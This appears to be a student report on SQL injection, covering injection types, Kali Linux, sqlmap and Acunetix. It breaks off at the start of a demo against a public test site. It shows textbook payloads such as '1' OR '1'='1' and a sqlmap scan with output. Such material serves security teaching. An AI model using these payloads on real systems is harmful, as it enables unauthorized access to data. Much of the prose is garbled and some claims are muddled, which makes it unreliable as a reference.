## Abstract

Databases are the most vulnerable aspect of a web application when it comes to being harmed by hackers. When a person obtains ID and PASSWORD from a web application, they can abuse the application at large. This report focuses on utilizing SQL Map to perform SQL Injection through Kali Linux to a web application. Inside the application process, vulnerability scanning and searching for login and password to log in. The Demonstrate and Prevention section follows SQL injection with an actual description of the threat. However, there are preventative steps that may be used to make the web application safer. Finally, to complete the report, it is evaluated, with advantages and disadvantages elaborated and a Cost Benefit Analysis (CBA) created. In a nutshell, the goal of my paper regarding community development is to improve database and web security.

## Table of Contents

## Tables of Figures

## 1. Introduction

Web applications are now one of the most essential forms of communication among service providers and consumers in recent years. Because of the rising complexity of web-based applications and the growing number of attacks, web developers and system administrators are more conscious of the need to defend their web applications at all levels (Gupta, 2016).

Web application cyberattacks become more common, according to research, and are among the leading forms of information thefts. In one survey, over half (43 percent) of 3,950 data breaches were attributed to web application assaults, a ratio which increased from 2019 to 2020. So, these types of cyberattacks are growing very frequent, it's critical for businesses to understand whatever they're up against, how and where to limit risks, and how to protect themselves from threats (Burnham, 2021).

Most web applications are reliant on operating system features, third-party software, and the execution of user-submitted requests for data. Established a means to clean and verify the messages whenever a web application transmits data from a Http response as component of an outside query. Alternatively, a message can be injected with special (meta) letters, harmful command line, or command modifications (Jeremy Ferragamo, Wichers, Eofedal, kingthorin, Charlie Worrell, 2022).

Although these cyberattacks aren't impossible to carry out, there seem to be a growing number of applications which check potential security vulnerabilities. Such approaches could be used by a hacker to get access to, damage, or delete your database's information, infiltrate backend systems, or target additional user (Jeremy Ferragamo, Wichers, Eofedal, kingthorin, Charlie Worrell, 2022).

Injections are one of the earliest and perhaps most destructive code injection. Data leak, information leakage, backup and recovery loss, disruption of services, and complete system breach are all possible outcomes. In most cases, poor input from the user authentication is the root cause of injection vulnerabilities (Muscat, 2019).

Such sort of threat is seen as a big issue in web security. The OWASP Top 10 lists this as the number one web application potential threat, and for worthwhile purpose.

Injection attacks, specifically SQL injections (SQLi attacks) or Cross-site Scripting (XSS), are not just deadly but also common, — especially in legacy applications (Muscat, 2019).

Injection attacks that succeed can fully compromise or ruin a system. It's critical to test for and defend against these kinds of attacks.

The following are some of the impacts of such breaches:

- Enabling a hacker to run commands on a targeted device's operating System.
- Enabling a hacker to get access to backup storage space.
- Enabling a hacker to corrupt or steal other individuals' transactions.
- Enabling a hacker to take transactions on behalf of many other clients or organizations.

## 1.1. Current scenario

According to Privacyrights.org, SQL injection seems to have been responsible for 83 percent of ongoing hacking-related information theft since 2005.

"SQL injection is perhaps the most expensive flaw in technology ever," said Imperva's chief technical officer, Amichai Shulman.

"The hacker community uses this attack to powerful advantage because it is the main means to access personal information from web applications, [yet] this is one of the least known," he added.

SQL injection was used to hack into to the application's back-end databases in very well attacks, like Sony, Nokia, and Heartland Payment Systems. SQLi is a crucial component of the cybercriminal organization LulzSec's arsenal.

According to Imperva, there really are approximately 115 million SQL injection flaws in use. Imperva discovered that SQL injection is indeed a very important threat by analyzing a group of 30 online apps over the last 9 months.

All detected software applications were subjected to a mean of 71 SQLi attacks each hour since July. Applications were subjected to targeted strikes on a regular basis, with threats reaching at 800-1,300 times every hour.

According to the findings, hackers are rapidly overcoming simple defences. Attackers are employing fresh SQLi known attacks that enable them to bypass letter defences.

Attackers now employing automatic cyberweapons that seem to be commonly accessible. Since attacking strategies is continually improving, pulling out all the assault does not necessitate any previous expertise of cracking. Sql map and Havij are two common attack tools.

According to the research, only Ten hosts were involved for 41% of any and all SQLi assaults, following the norm of a few numbers of sites being responsible for the vast majority of cyberattacks.

Since SQLi threats are still mostly carried out with automation systems, it also is critical to determine access privileges of automation systems. Alternative methods, such as rate-based regulations and implementation of correct user responses to tasks, available to identify the use of automated users.

Lastly, businesses must compile & distribute a blacklist of hosts which have launched SQLi attacks. This technique improves the capacity to discern and prevent hackers fast. Because active time of a host beginning SQLi has become so brief, it really is critical to keep the database updated from such a wide range of sources (Ashford, 2011).

## 1.2. Problem Statement

Whenever an attacker utilizes unprocessed & frequently harmful information to target data or subdirectories related to any web applications, this is known as an injection flaw. There are two main injection attacks that are often employed. The first use of SQL injection is to compromise your information. Secondly, LDAP injections is employed to compromise directories.

Injection attacks exploit weaknesses by exploiting entry sections which communicate to files & data. Account names, passcode, and some other locations which communicate with targeted are one of them. Due to the absence of an input side in the system or directory's creation, those sections are frequently left exposed.

There seem to be several things you could do to possibly avoid injections assaults. The greatest protection would be to systems when it comes on all sources. Users may utilize prepared remarks in SQL databases to assist avoid hackers against altering searches. Secondly, we could employ LDAP injections to prohibit letters used during injection attacks from being sent to change the directory using methods like escaping parameters (Dziuba, 2022).

## Aims

This report aims to provide up-to-date information about injection flaws in web applications.

## Objectives

- To provide information regarding injection flaws,
- To investigate web application vulnerabilities,
- To show how SQL injection works,
- To choose a technique for mitigation that is compatible.

## 2. Background

For the last several decades, both intensity and frequency of cyber assaults and cyber-crime have progressively escalated. However, it is safe to say that circumstances have been headed in this direction for quite some time. The first attack took occurred in 1988, and it was the first of its kind.

The Morris Worm is largely considered as the very first completely recognized web infection. It propagated across systems, the majority of those were in the United States, and exploited flaws inside the UNIX system known as Noun 1, multiplying itself on a regular basis.

The Morris Worm was able to slow down systems to the point that they were rendered worthless, even though it's in the early years of cybersecurity threats. This was created by Robert Tapan Morris, who claimed he was only attempting to figure out how big the web existed. As an outcome, he becomes first person in the United States to be sentenced under the Offences Act (Digitalxraid, 2022).

**Types of Injection Attacks**

The most prevalent injection attacks are SQL injection (SQLi) and Cross-site Scripting (XSS), although they are not the only ones. The following is the list of the most frequent forms of injection attacks.

- Code Injection,
- CRLF Injection,
- Cross-site scripting (XSS),
- Email Header Injection,
- Host Header Injection,
- LDAP Injection,
- OS Command Injection,
- SQL Injection (SQLi),
- XPath Injection (Muscat, 2019).

Among the most popular & susceptible forms of attack is SQL injection. SQL injection is a method that involves inserting SQL instructions as phrases into website page inputs in exploiting customer information. In essence, malevolent users can also access those phrases to influence the application's web server.

- SQL injection is a type of code injection that has the potential to completely ruin your information.
- One of the most frequent online hacking tactics is SQL injection.
- SQL injection is when malicious software is injected into SQL statements through web page input.

When web servers must collect or keep user information, they interface with database systems. The attacker's SQL statements are written in such a way that they'll be performed whereas the web server is retrieving material from the database server. It endangers a web application's safety (Kaur, 2018).

SQLi (SQL Injection) is an ancient hacking method in which an attacker performs harmful SQL queries on a website to gain control of it. It's a rising weakness, according to Acunetix's newest study, which found that 8% of the examined targets were exposed (Kumar, 2022).




*Figure 1 Analysis of SQLi Vulnerabilities (Kumar, 2022)*



SQL INJECTION
WEB PAGE
USERNAME:
WUM
PASSWORD:
************
Select * from wum_Table where user-d='wum' and password 'wumtool';
WEB PAGE
USERNAME:
'1' OR '1' = '1'
PASSWORD:
************
Select * from wum_Table where user-d=''1' OR '1' = '1' and password '1' OR '1' = '1'';

*Figure 2 SQL Injection (Noman, 2017)*

**SQL Injection as an Example**

Assume we have a student-records-based application. By inputting a personal and confidential student ID, the student may examine just his or her own data.

Assume we have the following field:

Student ID:

In the input area, the student inputs the following:

12222345 or 1=1.

So this basically translates to:

```
SELECT * from STUDENT where
STUDENT-ID == 12222345 or 1 = 1
```

This 1=1 now will return all entries when this is true. As a result, all student data has been compromised. In the same way, the rogue user can now erase the student records.

Consider the SQL query below:

```
SELECT * from USER where
USERNAME = “” and PASSWORD=””
```

The attacker can now obtain highly secure user information by cleverly using the '=' operator. As a result, instead of the question above, the following query gets secure information that is not meant to be displayed to consumers.

```
Select * from User where
(Username = “” or 1=1) AND
(Password=”” or 1=1).
```

Because 1=1 is always accurate, user data is at risk.

**Impact of SQL Injection**

The attacker has entry to all personal information in the system, including usernames, credit card information, and social security numbers, as well as restricted sections such as the administrative interface. It's also able to extract customer information from databases.

Back-end database servers are now used by all internet commerce apps and financial transactions. As a result, if an attacker is successful in exploiting SQL injection, the overall structure is at risk (Kaur, 2018).

**Preventing SQL Injection**

- User Authentication: Verifying login by specifying the length, type of input, and input field of the input field before verifying identity.
- Users' access permissions are restricted, and the quantity of data that an outsider may obtain from the system is defined. In general, a user should not be given authorized to control the whole system.
- System administrator accounts should not be used (Kaur, 2018).

## 3. Demonstration

### 3.1. VMware Workstation

A virtual machine is a digital replica of a computer, often known as an imitation. They were commonly referred to it as guests, while the actual computer on which they run is known as the host.

On a real machine, virtualization allows users to create several virtual machine instances, each with its own operating system (OS) and programs. A virtual machine (VM) cannot communicate with a computer device. Rather, it involves the cooperation of a thin application level known as a hypervisor between itself and the core hardware resources. Each VM is given specific computational power, such as processing, ram, and storage, via the hypervisor. It separates one VM from all the others so that they do not even interact with one another (Education, 2019).



VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2021.1-vmware-amd64
WORKSTATION 16 PRO™
Create a New Virtual Machine
Open a Virtual Machine
Connect to a Remote Server
vmware

*Figure 3 VMWare Workstation*

VMware Workstation allows businesses to run multiple apps and operating systems on a single computer. As a result, it aids in resources planning. Because it allows users to safely execute an extra operating system as just a VM on a single console, the workstation is an effective and recommended option for remote virtualization technologies (Afreen, 2022).

### 3.2. Kali Linux

Kali Linux (previously Backtrack Linux) is a Debian-based open-source Linux system designed for sophisticated penetration testing. Kali Linux has many tools for diverse information security activities, including testing process, vulnerability scanning, forensic investigation, and refactoring. It is an is an open-source multi-platform option for cybersecurity professionals and hobbyists.

On March 13th, 2013, Kali Linux was published as a complete, top-to-bottom rebuild of Backtrack Linux, following to Debian development guidelines (g0tmi1k, 2022).

Following release of BackTrack in 2013, Kali Linux was established because of all of this. Debian stable was utilized as the engine behind the hood when Kali first became a rolling operating system, however Kali eventually shifted to Debian testing.

| **DATE** | **Project Released** | **Base OS** |
|---|---|---|
| 2004-August | Whoppix v2 | Knoppix |
| 2005-July | WHAX v3 | Slax |
| 2006-May | BackTrack v1 | Slackware Live CD 10.2.0 |
| 2007-March | BackTrack v2 | Slackware Live CD 11.0.0 |
| 2008-June | BackTrack v3 | Slackware Live CD 12.0.0 |
| 2010-January | BackTrack v4(Pwnsauce) | Ubuntu 8.10 (Intrepid Ibex) |
| 2011-May | BackTrack v5 (Revolution) | Ubuntu 10.04 (Lucid Lynx) |
| 2013-March | Kali Linux v1 (Moto) | Debian 7 (Wheezy) |
| 2015-August | Kali Linux v2 (Sana) | Debian 8 (Jessie) |
| 16-January | Kali Linux Rolling | Debian Testing |

(Emery, 2022)




*Figure 4 Kali Linux*

While backtrack had several data programs that overwhelmed the system, Kali Linux promises to become a more refined substitute that focuses on testing rather than Backtrack's myriad of duplicate utilities. This makes cyberattacks on Kali Linux a lot easier.

For sophisticated penetration testing and security audits, Kali Linux is the right approach. Kali can be used for a variety of information security tasks, including penetration testing, computer forensics, and reverse engineering (Emery, 2022).

Kali Linux is not unlawful in and of itself. The operating system is just a piece of software. Someone who uses it only for the purpose of hacking is breaching the law. It is permissible to install it for educational or instructional reasons, or to reinforce your software or network, as well as to run any authorized and widely accessible OS.

Kali Linux should be utilized for several reasons. Consider the following examples:

- Kali Linux has always been, and will remain, a totally free operating system.
- Wide-ranging wireless device support.
- Custom kernel, patched for injection
- Developed in a secure environment
- Although most penetration tools are written in English, we've made sure that Kali has complete multilingual support, allowing more people to work in their local language and find the tools they require (g0tmi1k, 2022).

As previously mentioned, Kali Linux comes with several useful tools. The list consists of the applications which includes pre- installed on Kali Linux computers. This collection is clearly not complete.


- Nmap,
- THC Hydra,
- Aircrack-ng,
- Nessus,
- Wireshark (Emery, 2022).

## 3.3. SQL Map

The purpose of SQL Map is to find and exploit SQL injection attacks in web applications. When it recognizes one or more SQL injection attacks on the targeted server, the user can choose between several options, such as performing a back-end database management system thumbprint, retrieving DBMS session consumer and database, enumerating users, hashed passwords, privileges, databases, dump entire or user-specific DBMS tables/columns, running his possess SQL statement, reading individual files on the operating system, and much more (Kali, 2022).

**Features Of SQL Map are as follows: -**

- Help for development of sustainable message verbosity: there are seven degrees of verbosity.
- Support for parsing HTML forms from the target URL and forging HTTP(S) responses against such webpages to test for vulnerabilities in the form variables.
- In terms of both user choices and functionality, accuracy and flexibility are important.
- While retrieving the information, the sessions (queries and their result, even if only partially obtained) is recorded and saved to a written file in instantaneously, and the injection is resumed by scanning the sessions document.
- Support for reading options from a setup INI file instead of having to provide each choice on the cmd line every time. Support for creating a configuration file depending on command prompt options is also available.
- Support for replicating the structure and entries of the back-end dbms on the a locally SQLite 3 databases.
- Possibility to upgrade sqlmap from the alternative source to the most recent occurrence edition.
- Parsing HTTP(S) replies and displaying any DBMS failure notification to the server is supported.
- Metasploit and w3af integration with some other free software IT strategy brings (Stampar, 2021).



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

*Figure 5 SQL Map (sqlmap, 2022)*

### 3.4. Acunetix

Acunetix by Invicti Security is a mobile application vulnerability scanning tool that helps small and medium - sized enterprises across the world protect their websites. It helps private security to limit exposure throughout all types of online apps with rapid screening, thorough testing, and process automation.

The correct techniques will help you bridge the gap between security and growth, which will reduce tension, finger pointing, and rework. It's also an useful resource for students.

Acunetix

by Invicti

*Figure 6 Logo of Acunetix By Invicti (Sciberras, 2022)*

Acunetix Premium has received a new update for Windows, Linux, and macOS: 14.7.220228146.

*Figure 7 Acunetix New Released (Sciberras, 2022)*

Various IAST changes are included in this Acunetix version, which will assist discover numerous high flaws, offer comprehensive coverage for freshly enabled development methodologies, and enhance server-side misconfiguration analysis. It also contains several enhancements, changes, and providing products, as well as additional vulnerability tests for very well online apps. It also contains a number of upgrades to the CSRF token processing (Sciberras, 2022).

**Features of Acunetix:-**

- The PHP IAST sensor now supports the Laravel framework (AcuSensor)
- The PHP IAST sensor now supports the CodeIgnitor framework (AcuSensor)
- The PHP IAST sensor now supports the Symphony framework (AcuSensor)
- In the.NET Core IAST sensor, functionality for ASP.NET MVC has been included (AcuSensor)
- Razor Pages are now supported by the.NET Core IAST sensor (AcuSensor)
- Web API functionality has been added to the.NET Framework and.NET Core IAST sensors (AcuSensor)
- Spring MVC functionality has been added to the JAVA IAST sensor (AcuSensor)
- Spring Struts2 support has been added to the JAVA IAST sensor (AcuSensor)
- Paths for frameworks enabled by the IAST sensors have been added to the Acunetix scanner (AcuSensor)

**Vulnerabilities Checks: -**

With the help of IAST, Acunetix has been modified to identify the following vulnerabilities:


- Injection of LDAP,
- Reflection of Untrusted Data in an Unsafe Way,
- Injection using XPath,
- Injection of email headers,
- Untrusted Data Deserialization,
- Injection into MongoDB,
- Injection of templates from the server (SSTI) (Sciberras, 2022).

## 3.5. SQL Injection

SQL injection through Kali Linux to a web application through SQLMap (testphp.vulnweb.com)

**STEP 1:** Get a vulnerable website first.

It is a vulnerable example website wherein anyone may put their skills into practice and put their knowledge to the test. I'm going to start looking for its login and password on this website to get access and examine the data with the aim.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

